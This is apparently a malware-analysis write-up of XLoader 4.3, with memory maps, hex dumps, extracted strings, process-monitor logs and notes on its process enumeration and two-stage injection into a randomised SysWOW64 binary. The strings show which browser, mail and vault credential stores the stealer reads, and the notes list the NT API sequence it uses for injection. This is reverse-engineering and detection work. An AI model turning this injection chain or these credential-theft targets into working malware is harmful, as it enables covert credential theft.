


☑ Hide free regions

Base address	Type	Size	Protect...	Use	Total WS	Private WS	Shareable WS	Shared V
0x10fa000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 8108)				
0x1225000	Private: Commit	12 kB	RW+G	Stack (thread 7508)				
0x159c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 7508)				
0x15d5000	Private: Commit	12 kB	RW+G	Stack (thread 7308)				
0x16dd000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 7308)				
0x1715000	Private: Commit	12 kB	RW+G	Stack (thread 1252)				
0x1755000	Private: Commit	12 kB	RW+G	Stack (thread 6412)				
0x17c5000	Private: Commit	12 kB	RW+G	Stack (thread 1620)				
0x1c4c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 1252)				
0x1d4c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 6412)				
0x1e4d000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 1620)				
0x5e1000	Image: Commit	184 kB	RWX	C:\Users\shaddy\Desktop\				
0x1370000	Mapped: Com...	180 kB	RWX					
0x1800000	Private: Commit	3,376 kB	RWX					
0x75701000	Image: Commit	692 kB	RX	C:\Windows\SysWOW64\r				
0x76620000	Image: Commit	404 kB	RX	C:\Windows\SysWOW64\k				
0x76731000	Image: Commit	412 kB	RX	C:\Windows\SysWOW64\s				
0x769f1000	Image: Commit	424 kB	RX	C:\Windows\SysWOW64\a				
0x76c91000	Image: Commit	708 kB	RX	C:\Windows\SysWOW64\m				
0x76d51000	Image: Commit	2,028 kB	RX	C:\Windows\SysWOW64\K				
0x77601000	Image: Commit	12 kB	RX	C:\Windows\System32\wo				
0x77607000	Image: Commit	4 kB	RX	C:\Windows\System32\wo				
0x77611000								

dump.exe (4444) (0x1370000 - 0x139d000)

```
00000000 d8 69 63 db b5 c8 ab bf b6 85 c3 55 91 80 a4 7b .ic........U...{
00000010 c2 01 43 45 1f 2c 1b d8 a1 4a cd 43 f5 82 9d 84 ..CE.,...J.C....
00000020 68 28 b2 5f db 7f 43 0d 38 3f cd 06 6d 35 65 85 h(._..C.8?..m5e.
00000030 27 ee ff 36 6d c7 80 ea 48 6b fc 8f d6 47 08 95 '..6m...Hk...G..
00000040 ac d5 9d d4 29 09 f7 96 f1 5d 54 18 1f 52 8f 7b ....)....]T..R.{
00000050 5a 5f a8 c3 50 da fa 09 d1 d1 cd 39 ff d8 de 22 Z_..P......9..."
00000060 fb c6 f1 3b 0b 4b 4e bc 92 02 77 7f d8 09 30 67 ...;.KN...w...0g
00000070 6c f1 0c 6f d7 ba ad 6e 6b 20 8a b4 8b c6 68 49 l..o...nk ....hI
00000080 4c 6c 31 ea 18 6e b1 02 fe b8 d6 b3 48 1a 32 eb Ll1..n......H.2.
00000090 65 ed 14 40 b4 de 3b 13 59 dd 92 b3 94 b8 0f 89 e..@..;.Y.......
000000a0 4a 6a ef 42 0f 90 80 6e 3b bb 8f 88 6f d7 50 62 Jj.B...n;...o.Pb
000000b0 c4 d0 ea fe 20 76 a9 65 0b 9d 66 6b 74 7f 33 0b .... v.e..fkt.3.
000000c0 f0 b2 de 45 99 66 c9 19 58 35 26 6d cb f5 d8 31 ...E.f..X5&m...1
000000d0 b0 4a f0 dc b2 a7 0e 62 47 45 14 f3 20 13 21 2d .J.....bGE.. .!-
000000e0 15 ac 4d 61 d8 72 53 36 a5 a6 ec 91 e1 b1 69 96 ..Ma.rS6......i.
000000f0 50 31 1e de ff b7 c7 ca 67 d4 c2 a9 8f a8 b9 2e P1......g.......
00000100 ea ed 29 00 1d 65 aa 85 1f 05 8b f1 69 62 ba 6e ..)..e......ib.n
00000110 64 c5 c1 bd eb a5 34 9a 86 b3 c9 52 76 d6 25 ee d.....4....Rv.%.
00000120 a4 f9 43 62 33 ca ba 8d 59 e5 49 f8 c0 e3 d6 8e ..Cb3...Y.I.....
00000130 9f a7 38 eb b0 6d 1e 64 6c fc 12 83 38 a0 a4 44 ..8..m.dl...8..D
00000140 e1 f2 58 c4 86 42 b5 96 3a cb c8 53 cb 41 ac 4a ..X..B..:..S.A.J
00000150 ea 75 a6 2a 30 1d 10 d4 67 08 59 7e 41 c5 e1 c7 .u.*0...g.Y~A...
00000160 b3 59 77 19 57 58 ba 0f b9 86 50 ef fd 4f 1a da .Yw.WX....P..O..
00000170 77 46 79 62 8d d5 a6 46 5f 77 f2 2a db 81 3f c2 wFyb...F_w.*..?.
00000180 54 1c 81 40 75 db 8d 93 5c 5c c7 d3 a0 c7 d7 d3 T..@u...\\......
00000190 82 33 e4 7b 79 1b da 05 75 4b da b8 c6 d7 a1 bb .3.{y...uK......
000001a0 7f f4 77 1c a3 14 79 82 72 a1 96 fc 1d f2 31 73 ..w...y.r.....1s
000001b0 e7 0a 56 d1 b6 65 40 bf 30 46 07 bd 7f ca 5a 8d ..V..e@.0F....Z.
000001c0 4d 2e 58 85 d6 51 47 60 a8 db a6 66 53 9e 66 a4 M.X..QG`...fS.f.
000001d0 97 10 a7 b2 c8 96 75 c0 e7 d9 7d fe 69 bb 5e 58 ......u...}.i.^X
000001e0 c2 11 80 31 43 11 66 bc 51 9e 67 fb 06 1f 55 1b ...1C.f.Q.g...U.
000001f0 a6 f2 c1 ca b0 2f 4e ff 8f ec 57 ff 8d 1a 2d e5 ...../N...W...-.
00000200 60 1d 9b 10 8b fb c2 cd fb 36 75 04 3e 7f ad 44 `........6u.>..D
```



```
INFO: floss.results: Password
INFO: floss.results: 2016
INFO: floss.results: urlmon.dll
INFO: floss.results: User-Agent:
INFO: floss.results: Local State
INFO: floss.results: Windows Explorer
INFO: floss.results: Windows Explorer
INFO: floss.results: POST
INFO: floss.results: wininet.dll
INFO: floss.results: gggB
INFO: floss.results: InternetOpenA
INFO: floss.results: InternetConnectA
INFO: floss.results: HttpOpenRequestA
INFO: floss.results: HttpSendRequestA
INFO: floss.results: InternetReadFile
INFO: floss.results: InternetCloseHandle
INFO: floss.results: MS-WAPI-
extracting stackstrings: 100%|
INFO: floss.tightstrings: extracting tightstrings from 43 functions...
INFO: floss.results: aaH8m\t<
INFO: floss.results: http://www.sqlite.org/2014/sqlite-dll-win32-x86-3080300.zip
extracting tightstrings from function 0x6b0ff3: 100%|
INFO: floss.string_decoder: decoding strings
INFO: floss.results: >@@@?456789:;<=
INFO: floss.results:  !"#$%&'()*+,-./0123
INFO: floss.results: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
INFO: floss.results: Pm1n
INFO: floss.results: ~F@7%m$~
INFO: floss.results: ~draGon~
INFO: floss.results: explorer.exe
INFO: floss.results: Microsoft\Windows
INFO: floss.results: Cookies
```


Extracted Stings from Xloader 4.3 Stage3 shellcode		
1	Extracted	2016 2012 2008 open \explorer.exe windir .exe \rundll32.exe \System32 \SysWOW64 windir .exe .dll \Current Session \INetCookies \Microsoft\Windows .sqlite \Cookies \explorer.exe windir Clipboard Unknown [System] USERNAME .dll log.ini sog.ini ProgramFiles SysWOW64\ SELECT name, value FROM autofill name value: datetime SELECT host_key, path, is_secure, expires_utc, name, value, encrypted_value FROM cookies FALSE TRUE Cookies Autofill Chrome PATH Firefox\ .exe Firefox Program Files

<table>
<tr><td></td><td></td><td>\Firefox
CurrentVersion
Main
Install Directory
guid
httpRealm
hostname
profiles.ini
PATH
Thunderbird\
Firefox\
null
Account
Password
POP3Account
POP3Password
Account.stg
Fox Recovery
\Program Files
Opera
Chrome
\3r9Pk-75_
 Recovery
\Opera Software\Opera Stable
\Opera Software\Opera Stable
 !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
encrypted_key
Local State
Pass
User
Internet Explorer\IntelliForms\Storage2
Pass
Name
__Vault
Iexplor
Outlook Recovery
Password
2016
urlmon.dll
User-Agent:
Local State
Windows Explorer
Windows Explorer
POST
wininet.dll
gggB
InternetOpenA</td></tr>
</table>


		InternetConnectA HttpOpenRequestA HttpSendRequestA InternetReadFile InternetCloseHandle MS-WAPI-
2	Floss decoded & tight strings	aaH8m\t< hxxp://www.sqlite.org/2014/sqlite-dll-win32-x86-3080300.zip >@@@?456789:;<= !"#$%&'()*+,-./0123 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/ Pm1n ~F@7%m$~ ~draGon~ explorer.exe Microsoft\Windows Cookies encrypted_key Local State TRUE 381F ppwEw czX5 .dll 7CbI sqlite3 sqlite3.dll

Process Enumeration:

- XLoader uses **NtQuerySystemInformation** to get information of all running processes in the system and then enumerates one-by-one checking and matching hashes with its own hash values stored in conf obj.



```
77 00 69 00 6E 00 6C 00  6F 00 67 00 6F 00 6E 00  w.i.n.l.o.g.o.n.
2E 00 65 00 78 00 65 00  00 00 00 00 00 00 00 00  ..e.x.e.........
```




```
73 00 65 00 72 00 76 00  69 00 63 00 65 00 73 00  s.e.r.v.i.c.e.s.
2E 00 65 00 78 00 65 00  00 00 00 00 00 00 00 00  ..e.x.e.........
```

Process Injection:

Xloader Injection Overview:

Xloader stage2 performs two process injections:


- Injection#1: in a random running process to start the win32 victim process in suspended state
- Injection#2: migrate itself into win32 suspended process and resume



1. NtOpenProcess, NtCreateSection, NtMapViewOfSection
2. NtOpenThread, NtSuspendThread, NtGetThreadContext, NtSetThreadContext, NtResumeThread
3. CreateProcessInternalW
4. ret instruction to saved CONTEXT.Eip
5. NtReadVirutalMemory
6. NtOpenProcess, NtMapViewOfSection
7. NtOpenThread, NtResumeThread

Injection # 1

- Another memory has been reserved in the malware with RWX memory region.
- I have dumped this new region and extracted the strings
- It has a single static string which contains the name of the target process




```
0x16dd000    Private: Commit     8 kB   RW+G   Stack 32-bit (thread 7308)
0x1715000    Private: Commit    12 kB   RW+G   Stack (thread 1252)
0x1755000    Private: Commit    12 kB   RW+G   Stack (thread 6412)
0x17c5000    Private: Commit    12 kB   RW+G   Stack (thread 1620)
0x1c4c000    Private: Commit     8 kB   RW+G   Stack 32-bit (thread 1252)
0x1d4c000    Private: Commit     8 kB   RW+G   Stack 32-bit (thread 6412)
0x1e4d000    Private: Commit     8 kB   RW+G   Stack 32-bit (thread 1620)
0x5e1000     Image: Commit     184 kB   RWX    C:\Users\shaddy\Desktop\dump.exe   184 kB     184 kB
0x1240000    Private: Commit    64 kB   RWX                                        64 kB      64 kB
0x1250000    Private: Commit    64 kB   RWX                                        64 kB      64 kB
0x1370000    Mapped: Com...    180 kB   RWX                                       180 kB                 180 kB     180
0x1800000    Private: Commit 3,376 kB   RWX                                     3,376 kB   3,376 kB
0x1e50000    Mapped: Com...  1,076 kB   RWX                                     1,076 kB               1,076 kB   1,076
0x7556 1000  Image:
0x7570 1000  Image:
0x76021000   Image:
0x76620000   Image:
0x76701000   Image:
0x76731000   Image:
0x767b1000
```

cmd


```
+-------------------------------------+
| FLOSS STATIC STRINGS: UTF-16LE (2) |
+-------------------------------------+

S-1-5-21-3847139-
C:\Windows\SysWOW64\chkdsk.exe
```

- It means that this shellcode is used for starting the process **chkdsk.exe** which is randomized on every execution.
- Xloader selects these binaries from SysWOW64 directory, which are 32-bit processes
- It injects this shellcode in one of the above enumerated running processes, which in my case is a 64-bit IDA that I had opened along with my debugger.



```
1:08:4...  ida64.exe   9016  CreateFile        C:\Windows\SysWOW64\chkdsk.exe   SUCCESS
1:08:4...  ida64.exe   9016  CreateFileMapp... C:\Windows\SysWOW64\chkdsk.exe   FILE LOCKED WITH..
1:08:4...  ida64.exe   9016  QueryStandardI... C:\Windows\SysWOW64\chkdsk.exe   SUCCESS
1:08:4...  ida64.exe   9016  ReadFile          C:\Windows\SysWOW64\chkdsk.exe   SUCCESS
1:08:4...  ida64.exe   9016  ReadFile          C:\Windows\SysWOW64\chkdsk.exe   SUCCESS
1:08:4...  ida64.exe   9016  CreateFileMapp... C:\Windows\SysWOW64\chkdsk.exe   SUCCESS
1:08:4...  ida64.exe   9016  QuerySecurityFile C:\Windows\SysWOW64\chkdsk.exe   SUCCESS
1:08:4...  ida64.exe   9016  QueryNameInfo...  C:\Windows\SysWOW64\chkdsk.exe   SUCCESS
1:08:4...  ida64.exe   9016  Process Create    C:\Windows\SysWOW64\chkdsk.exe   SUCCESS
1:08:4...  ida64.exe   9016  QuerySecurityFile C:\Windows\SysWOW64\chkdsk.exe   SUCCESS
1:08:4...  ida64.exe   9016  QueryBasicInfor... C:\Windows\SysWOW64\chkdsk.exe  SUCCESS
```


- This is also one of the anti-analysis techniques used by xloader. It doesn't directly open the process itself but injects shellcode in some random process which in turn opens the SysWOW64 randomized binary in a suspended state and then retrieves its process information and continue with the execution.



Name	PID	CPU	I/O total ...	Private b...
chkdsk.exe	6500			532 kB

```
1:08:4...  dump.exe   4444  CreateFile        C:\Windows\SysWOW64\gdi32full.dll    SUCCESS
1:08:4...  dump.exe   4444  Load Image        C:\Windows\SysWOW64\msvcp_win.dll    SUCCESS
1:08:4...  dump.exe   4444  QueryNameInfo...  C:\Windows\SysWOW64\msvcp_win.dll    SUCCESS
1:08:4...  dump.exe   4444  CreateFile        C:\Windows\SysWOW64\msvcp_win.dll    SUCCESS
1:08:4...  dump.exe   4444  Load Image        C:\Windows\SysWOW64\ucrtbase.dll     SUCCESS
1:08:4...  dump.exe   4444  QueryNameInfo...  C:\Windows\SysWOW64\ucrtbase.dll     SUCCESS
1:08:4...  dump.exe   4444  CreateFile        C:\Windows\SysWOW64\ucrtbase.dll     SUCCESS
1:08:4...  dump.exe   4444  CreateFile        C:\Windows\SysWOW64\imm32.dll        SUCCESS
1:08:4...  dump.exe   4444  QueryBasicInfor...C:\Windows\SysWOW64\imm32.dll        SUCCESS
1:08:4...  dump.exe   4444  CloseFile         C:\Windows\SysWOW64\imm32.dll        SUCCESS
1:08:4...  dump.exe   4444  CreateFile        C:\Windows\SysWOW64\imm32.dll        SUCCESS
1:08:4...  dump.exe   4444  CreateFileMapp... C:\Windows\SysWOW64\imm32.dll        FILE LOCKED WITH..
1:08:4...  dump.exe   4444  QueryStandardI... C:\Windows\SysWOW64\imm32.dll        SUCCESS
1:08:4...  dump.exe   4444  CreateFileMapp... C:\Windows\SysWOW64\imm32.dll        SUCCESS
1:08:4...  dump.exe   4444  CloseFile         C:\Windows\SysWOW64\imm32.dll        SUCCESS
1:08:4...  dump.exe   4444  Load Image        C:\Windows\SysWOW64\imm32.dll        SUCCESS
1:08:4...  dump.exe   4444  QueryNameInfo...  C:\Windows\SysWOW64\imm32.dll        SUCCESS
1:08:4...  dump.exe   4444  CreateFile        C:\Windows\SysWOW64\imm32.dll        SUCCESS
1:08:5...  dump.exe   4444  CreateFile        C:\Windows\SysWOW64\chkdsk.exe       SUCCESS
1:08:5...  dump.exe   4444  QueryStandardI... C:\Windows\SysWOW64\chkdsk.exe       SUCCESS
1:08:5...  dump.exe   4444  ReadFile          C:\Windows\SysWOW64\chkdsk.exe       SUCCESS
1:08:5...  dump.exe   4444  CloseFile         C:\Windows\SysWOW64\chkdsk.exe       SUCCESS
```


- In Ida64, the shellcode is injected which starts the process and return the process information back to stage2 malware of xloader.
- The RWX memory region could be seen in IDA64.
- This is just a **dead code** after opening the target process in suspended state.



0xfbbcdfc000	Private: Commit	12 kB	RW+G	Stack (thread 6012)				
0x420000	Mapped: Com...	1,076 kB	RWX		1,076 kB		1,076 kB	1,076
0x2d464710000	Private: Commit	64 kB	RWX		8 kB	8 kB		

Injection # 2:

- The second injection is performed in the chkdsk.exe (randomized SysWOW64 binary)
- There are two buffers injected in the chkdsk.exe.
- 1 buffer of 180KB and other of 40KB
- Since this malware is performing so many injections, it is very difficult to keep track of everything so we got an idea of creating a tool for detecting process injections.
- I would like to give special thanks to **Osama Ellahi**, for creating this tool in short period of time which is very useful in detecting injections of such malware.



Detect Injection

PID	Process Name	Memory Region	Size	Architecture
4444	dump	6164480	188416	x32
4444	dump	19136512	65536	x32
4444	dump	19202048	65536	x32
4444	dump	20381696	184320	x32
4444	dump	24969216	184320	x32
4444	dump	25165824	3457024	x32
4444	dump	31784960	1101824	x32
9016	ida64	4325376	1101824	~~x32~~ x64
6500	chkdsk	9043968	184320	x32

